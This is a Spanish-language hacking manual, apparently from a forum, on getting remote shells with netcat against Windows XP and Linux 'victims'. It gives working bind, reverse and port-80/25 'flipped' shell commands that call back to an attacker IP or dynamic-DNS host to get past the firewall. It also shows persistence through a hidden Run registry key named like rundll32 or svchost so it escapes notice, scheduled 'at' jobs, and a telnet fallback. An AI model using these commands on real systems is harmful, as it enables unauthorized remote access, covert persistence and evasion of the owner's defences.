

OBTENER SHELL CON NETCAT BY ZHYZURA

¡ATENCIÓN!

El contenido en este manual es meramente educativo, las prácticas se llevaron a cabo en equipos supervisados y con el consentimiento del propietario.

El autor y los colaboradores no se hacen responsables del mal uso que se le pueda dar al contenido expuesto en el presente texto, por lo cual se pide al lector tener las debidas precauciones y usarlo de una manera correcta ;).

Este manual esta enfocado para todas aquellas personas que deseen aprender a utilizar una de las tantas utilidades que tiene el **Netcat** la cual consiste en obtener una shell en un equipo remoto.

Para obtener una mayor comprensión del texto se recomienda que el lector tenga nociones sobre el registro de Windows y manejo de comandos desde ms-dos.

Cabe decir que como este manual esta exclusivamente enfocado en el uso del netcat, el lector deberá de tener conocimientos previos de cómo realizar una intrusión en un equipo remoto, ya sea por medio de la ingeniería social, exploits, troyanos, acceso físico, etc..

Recuerden que antes de ejecutar los comandos del netcat se le deberá de subir el nc.exe al equipo victima, ya sea por FTP o TFTP.

Para mi práctica voy a utilizar dos equipos:

Equipo atacante [192.168.1.2]: Windows xp sp1.

Equipo víctima [192.168.1.4]: Windows xp Sp2.

[SHELL DIRECTA CON LA VICTIMA]

Nota: si utilizas un puerto el cual este protegido por el firewall de windows tendrás que habilitarlo previamente para poderlo poner a la escucha.

Para lograr este tipo de conexión lo único que necesitamos de hacer es dejar un netcat a la escucha en la victima de la siguiente manera (solo decir que en win9x seria "command.com" y en un NT seria "cmd.exe"):

```
nc -l -d -e cmd.exe -p 6000
```

donde los flags significan lo siguiente:

-d (Modo Stealth o encubierto)

Esta opción desvincula al Programa de la consola, haciéndolo trabajar en el BackGround.

-e <prog> (Ejecuta un programa cuando se conecta)

Puede ser utilizado para ejecutar incluso un Shell tanto en WinX como en *NIX.

-l (Escuchando conexiones)

Deja a un puerto abierto en espera de una conexión

-p <puerto> (Puerto para pegarse)

Algunas veces debes especificarle con esta opción el puerto a realizar una acción.

-v (modo verbose, mas información, se le puede añadir otra -v para mas info. todavía) Bastante útil y necesario.

-L Es mas recomendable usar esta opción que la opción "-l" ya que al cerrar una conexión podemos volver a iniciarla sin necesidad de que el equipo victima vuelva a reiniciar su pc. (en mis ejemplos voy a usar -l pero sugiero poner -L)

Nota: Lo ideal es que tengas el nc.exe dentro de la carpeta system32(en caso de ser un NT) o en la carpeta system(si es un win9x), en caso contrario cada vez que quieras ejecutar un comando del netcat tendrás que especificar la dirección en la que se encuentra, ejemplo:


```
C:\mi carpeta\nc -l -d -e cmd.exe -p 6000
```

Una vez hecho esto solo falta que nosotros nos conectemos a la victima

en el puerto especificado (en este caso es el 6000), y así nos devolverá la shell:

```
nc -vv 192.168.1.4 6000
```

Recuerden que para que este tipo de conexión funcione, la víctima tiene que tener una "ip publica", esto es que sea visible por cualquier equipo con el simple hecho de que este conectado a internet.



```
C:\WINDOWS\System32\cmd.exe - nc -vv 192.168.1.4 6000
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>nc -vv 192.168.1.4 6000
COMPUTER-INC [192.168.1.4] 6000 (?) open
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Computer Inc>
```

[REVERSE SHELL CON NETCAT]

Este tipo de conexión es ideal para equipos que se encuentran dentro de una red, lo único que necesitamos es que el equipo atacante tenga una "ip publica", de esta manera será la víctima quien se conecte a nosotros y no nosotros con el, si el equipo atacante no posee una ip estática lo mas conveniente es que registre un dominio no-ip en la siguiente dirección:

www.no-ip.com

ya una vez registrado el dominio solo tenemos que descargarnos la herramienta llamada "IPDUCK" de la sección de downloads de esa misma pagina para así ponernos conectar a Internet con la ip que le fue asignada a nuestro host(en mi caso será www.zhyzura.no-ip.com).

Para ello primero tenemos que dejar un netcat a la escucha en el equipo atacante de la siguiente manera:


```
nc -vv -l -p 6000
```

ahora que el atacante esta preparado solo tenemos que hacer que la victima "sirva" la shell al puerto que tiene en escucha el equipo atacante, de la siguiente manera:

```
nc -d -e cmd.exe 192.168.1.2 6000
```

o también con el nombre del host:

```
nc -d -e cmd.exe www.zhyzura.no-ip.com 6000
```



[VOLTEAR LA SHELL CON NETCAT]

Como habrán observado en los dos ejemplos anteriores para poder hacer una conexión exitosa con la victima, un requisito indispensable es que el puerto que estemos utilizando lo tengamos habilitado por el firewall, así de que si la victima tiene el firewall activado, a la hora de que realicemos dicho proceso le va a saltar la pantalla de alerta del firewall que tiene incluido el Sp2 y eso nos va a delatar al momento.

Por lo tanto lo mejor que podemos hacer para que esto no ocurra sería utilizar puertos que no estén filtrados por un firewall o por un router con firewall integrado, para ello vamos a utilizar dos puertos en este proceso, uno para enviar la información y otro para recibirla, y como todos sabrán, la mayoría de los firewall tienen habilitados los puertos 80(http) y 25(smtp), inclusive el firewall del Sp2 los tiene habilitados por default (por eso adoro a Microsoft xDDD).

Suena algo raro y además difícil pero ya verán que es muy fácil de hacer (este tipo de conexión funciona también con equipos en los cuales la victima se encuentra dentro de una red).

En primer lugar vamos a necesitar poner dos netcat a la escucha en el equipo atacante (cada uno en su propia ventana o indicador de comando, como gusten llamarle).

en uno ponemos el puerto 80:

```
nc -vv -l -p 80
```

y en el otro ponemos el puerto 25:

```
nc -vv -l -p 25
```

Ya que tenemos todo listo, basta con que el equipo victima ejecute el siguiente comando (recordar que en mi ejemplo el atacante tiene ip 192.168.1.2):


```
nc 192.168.1.2 80 | cmd.exe | nc 192.168.1.2 25
```

o también con el dominio de no-ip se puede hacer esto:

```
nc www.zhyzura.no-ip.com 80 | cmd.exe | nc www.zhyzura.no-ip.com 25
```

y walaa!!!! ya tenemos la shell de nuestra victima y el firewall del sp2 no dirá ni pió :P, ya que por defecto admite

la entrada de información por el puerto 80 y la salida por el 25.



The image shows two overlapping Netcat terminal windows on a Windows XP desktop background. The top window is listening on port 80 and has received a connection from 192.168.1.2. The bottom window is listening on port 25 and has received a connection from 192.168.1.4. The bottom window shows the results of a 'dir' command, listing the contents of the C:\Documents and Settings\Computer Inc directory.

```
C:\WINDOWS\System32\cmd.exe - nc -vv -l -p 80
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>nc -vv -l -p 80
listening on [any] 80 ...
connect to [192.168.1.2] from COMPUTER-INC [192.168.1.4] 1124
dir
cd ..

C:\WINDOWS\System32\cmd.exe - nc -vv -l -p 25
C:\>nc -vv -l -p 25
listening on [any] 25 ...
connect to [192.168.1.2] from COMPUTER-INC [192.168.1.4] 1125
Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Computer Inc>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 6C04-CF11

Directorio de C:\Documents and Settings\Computer Inc
28/01/2005  06:21 p.m.  <DIR>      .
28/01/2005  06:21 p.m.  <DIR>      ..
28/01/2005  10:38 a.m.  <DIR>      Escritorio
28/01/2005  06:22 p.m.  <DIR>      Favoritos
28/01/2005  10:38 a.m.  <DIR>      Menú Inicio
28/01/2005  06:22 p.m.  <DIR>      Mis documentos
                0 archivos      0 bytes
                6 dirs  2.848.661.504 bytes libres

C:\Documents and Settings\Computer Inc>cd ..
C:\Documents and Settings>
```

Ahora bien ¿como vamos a mandar los comandos a la shell remota y donde vamos a ver los resultados?
como dije anteriormente nosotros le vamos a enviar los comandos desde la ventana en la cual teníamos el netcat a la escucha en el puerto 80 y automáticamente la victima nos va a devolver los resultados en la ventana que tiene el netcat a la escucha en el puerto 25.

[DEJARLO COMO PUERTA TRASERA]

Una manera muy usada seria dejar una llave en el registro que nos ejecute el netcat cada que se prenda el pc victima, para ello tenemos que hacer lo siguiente:

damos un click en inicio > ejecutar > regedit
una vez abierto el registro de windows nos ubicamos en la siguiente rama:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

damos click derecho > nuevo > valor alfanumérico.

le ponemos un nombre que no levante sospechas como rundll32, svchost, etc. (no le vallan a poner servernetcat, virus, etc. por que los van a cazar rápidamente xD)

Después le damos click derecho al valor que creamos > modificar. Y agregamos la ruta del netcat con sus respectivos flags o parámetros:

si quieren que se quede en un puerto a la escucha:

```
nc -l -d -e cmd.exe -p <puerto>
```

si quieren que conecte con una ip:

```
nc -d -e cmd.exe ip.ip.ip.ip <puerto>
```

si quieren voltear la shell para que no la detecte un firewall seria (recuerden que es con la ip del atacante o el host que hayan creado):

```
nc ip.ip.ip.ip <puerto> | cmd.exe | nc ip.ip.ip.ip <puerto>
```

solo agregar que si lo ponemos de esta manera, a la hora de que inicie el pc va a aparecer la ventana de ms-dos y si la cierra la victima perderemos la shell...

por lo tanto no olvidemos que podemos agregar la opción -d para que permanezca oculta.

haciendo lo dicho anteriormente quedaría el comando de la siguiente manera:

```
nc -d ip.ip.ip.ip <puerto> | cmd.exe | nc -d ip.ip.ip.ip <puerto>
```

o también:

```
nc -d www.tunombre.no-ip.com <puerto> | cmd.exe | nc -d www.tunombre.no-ip.com <puerto>
```

Para agregar una nueva llave al registro desde una shell remota lo que tenemos que teclear seria lo siguiente:

```
REG ADD  
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Netcat /t REG_SZ /d "C:\nc -l -d -e cmd.exe -p 6000"  
(así seria tomando en cuenta que el nc esta en el directorio raíz del hdd)
```

Si queremos dejarlo para ejecute una shell inversa solo tenemos que modificar la parte que dice:

```
C:\nc -l -d -e cmd.exe -p 6000
```

una desventaja de agregar este tipo de entradas es que en las conexiones inversas el atacante primero tendría que dejar un netcat a la escucha si no, no funcionaria por lo tanto lo que podemos hacer aquí es dejarlo programado para que se ejecute diariamente a determinada hora que nosotros ya tengamos previamente nuestro netcat a la espera de la shell, para esto vamos a utilizar el comando **AT**, la sintaxis seria la siguiente:

```
at <hora> <dia> "comando"
```

por lo tanto quedaría así:

```
at 6:00p /every:1 "\"nc -d -e cmd.exe 192.168.1.2 6000\""
```

o también:

```
at 6:00p /every:1 "\"nc -d 192.168.1.2 80 | cmd.exe | nc -d 192.168.1.2 25\""
```

de esta manera ejecutara el netcat todos los días 1 de cada mes del año a las 6:00 p.m. así de que si quieren que se ejecute todos los días hagan lo mismo agregando los números 1,2,3...30, no los intenten poner todos de un solo jalón por que no les va a funcionar, lo van a tener que hacer de uno por uno:

```
at 6:00p /every:1 "\"nc -d 192.168.1.2 80 | cmd.exe | nc -d 192.168.1.2 25\""
```

```
at 6:00p /every:2 "\"nc -d 192.168.1.2 80 | cmd.exe | nc -d 192.168.1.2 25\""
```

```
at 6:00p /every:3 "\"nc -d 192.168.1.2 80 | cmd.exe | nc -d 192.168.1.2 25\""
```

Así seria tomando en cuenta de que el nc ya se encuentre en system32, en caso contrario van a tener que poner la ruta del netcat. ejemplo:

```
at 6:00p /every:1 "\"c:\directorionetcat\nc -d 192.168.1.2 80 |  
cmd.exe | c:\directorionetcat\nc -d 192.168.1.2 25\""
```

para verificar que se haya agregado la tarea solo tecleen:

```
at
```

si quieren ver todas las opciones del comando at solo tecleen:

```
at -h
```

- [NETCAT EN LINUX] -

Recuerden que el netcat no solo se puede utilizar en Windows sino que además también lo podemos ejecutar en nuestro querido Linux :).

La sintaxis es muy parecida a la que utilizamos en Windows, por lo tanto no es nada difícil de utilizar.

A continuación voy a mostrar una breve explicación de como seria una conexión inversa y una conexión volteada.

[CONEXIÓN INVERSA]

Para hacer esto primeramente al igual que en Windows tenemos que dejar el netcat a la escucha en algún puerto, recuerden que no tiene que haber ningún demonio detrás de dicho puerto (llamado servicio en Windows).

```
[zhyzura@slack]# nc -l -n -v -p 7000  
listening on [any] 7000
```

Donde la opción `-l` es para estar en escucha de una petición, `-p` nos indica el puerto al que netcat se va a enlazar, `-v` nos dice que realice la conexión en modo detallado y la opción `-n` que nos ayuda a que cuando se realice la conexión no nos convierta la ip en el nombre del host.

Y ahora tenemos que ejecutar en el equipo victima el siguiente comando:

```
nc -e /bin/sh 192.168.1.2 7000
```

recordar que la parte en que dice `"/bin/sh"` es la shell del sistema unix al que se quiere entrar, lo mejor es siempre obtener la shell de root para obtener acceso completo al sistema.

[VOLTEAR LA SHELL]

Como observaron en el ejemplo anterior la sintaxis es muy parecida a la ya explicada con anterioridad con lo cual este tipo de conexión seria:

Primeramente hay poner dos netcat a la escucha en el equipo atacante:

```
zhyzura@slack:~$ nc -l -n -v -p 25  
listening on [any] 25
```

```
zhyzura@slack:~$ nc -l -n -v -p 80  
listening on [any] 80
```

Una vez hecho esto solo hay que ejecutar en el equipo victima el siguiente comando:

```
nc 192.168.1.2 80 | /bin/sh | nc 192.168.1.2 25
```

y wala ya tendremos la shell del sistema unix atacado.

Nota: Para que esto funcione adecuadamente, el equipo victima tendría que tener ya el netcat compilado y listo para ser usado, y como es de esperarse no siempre los sistemas a los que se logra tener acceso tienen el netcat ya compilado con lo cual nos dejaría sin armas para divertirnos :(.

Como era de esperarse siempre hay una solución para este tipo de casos y este consiste en realizar un telnet inverso en el equipo atacante(todos los equipos tienen el comando telnet :P).

Así de que el equipo atacante solo tendría que dejar el netcat a la escucha como lo hemos hecho anteriormente y después teclear el siguiente comando en el equipo victima:

```
/bin/telnet 192.168.1.2 80 | /bin/sh | /bin/telnet 192.168.1.2 25
```

Como ven es muy sencillo realizar este tipo de conexión solo hay que sustituir los comandos por unos parecidos y así tendremos mas opciones, es por ello que netcat es una herramienta de mil y un usos que todo administrador de sistemas debe de saber manejar.

[OTRAS BUENAS REFERENCIAS]

Una buena referencia es el excelente manual de:
"Sacándole Provecho a una excelente Utilidad by kliber"

Que lo pueden encontrar en la siguiente dirección:
<http://foro.elhacker.net/index.php/topic,15859.msg83196.html#msg83196>

[AGRADECIMIENTOS]

A todos los integrantes del foro de elhacker.net (<http://foro.elhacker.net>), por su apoyo en la elaboración de este manual y prueba del mismo :P, en especial a **Gospel** por animarme a escribir este manual que yo no tenía planes de hacerlo y que al final me quedo algo extenso xD, y a todas las webs que aportan sus experiencias y conocimientos con las demás comunidades para crecer conjuntamente.

Espero este texto ayude a motivar a usuarios que se inician en el tema del hacking y que pronto los tengamos escribiendo experiencias propias, por que una manera de crecer es escuchar a los demás.

Espero les haya gustado mi explicación, de todas maneras cualquier duda, sugerencia, queja o consejo será mas que bien recibido.

ZHYZURA
ZHYZURA [AT] GMAIL [DOT] COM
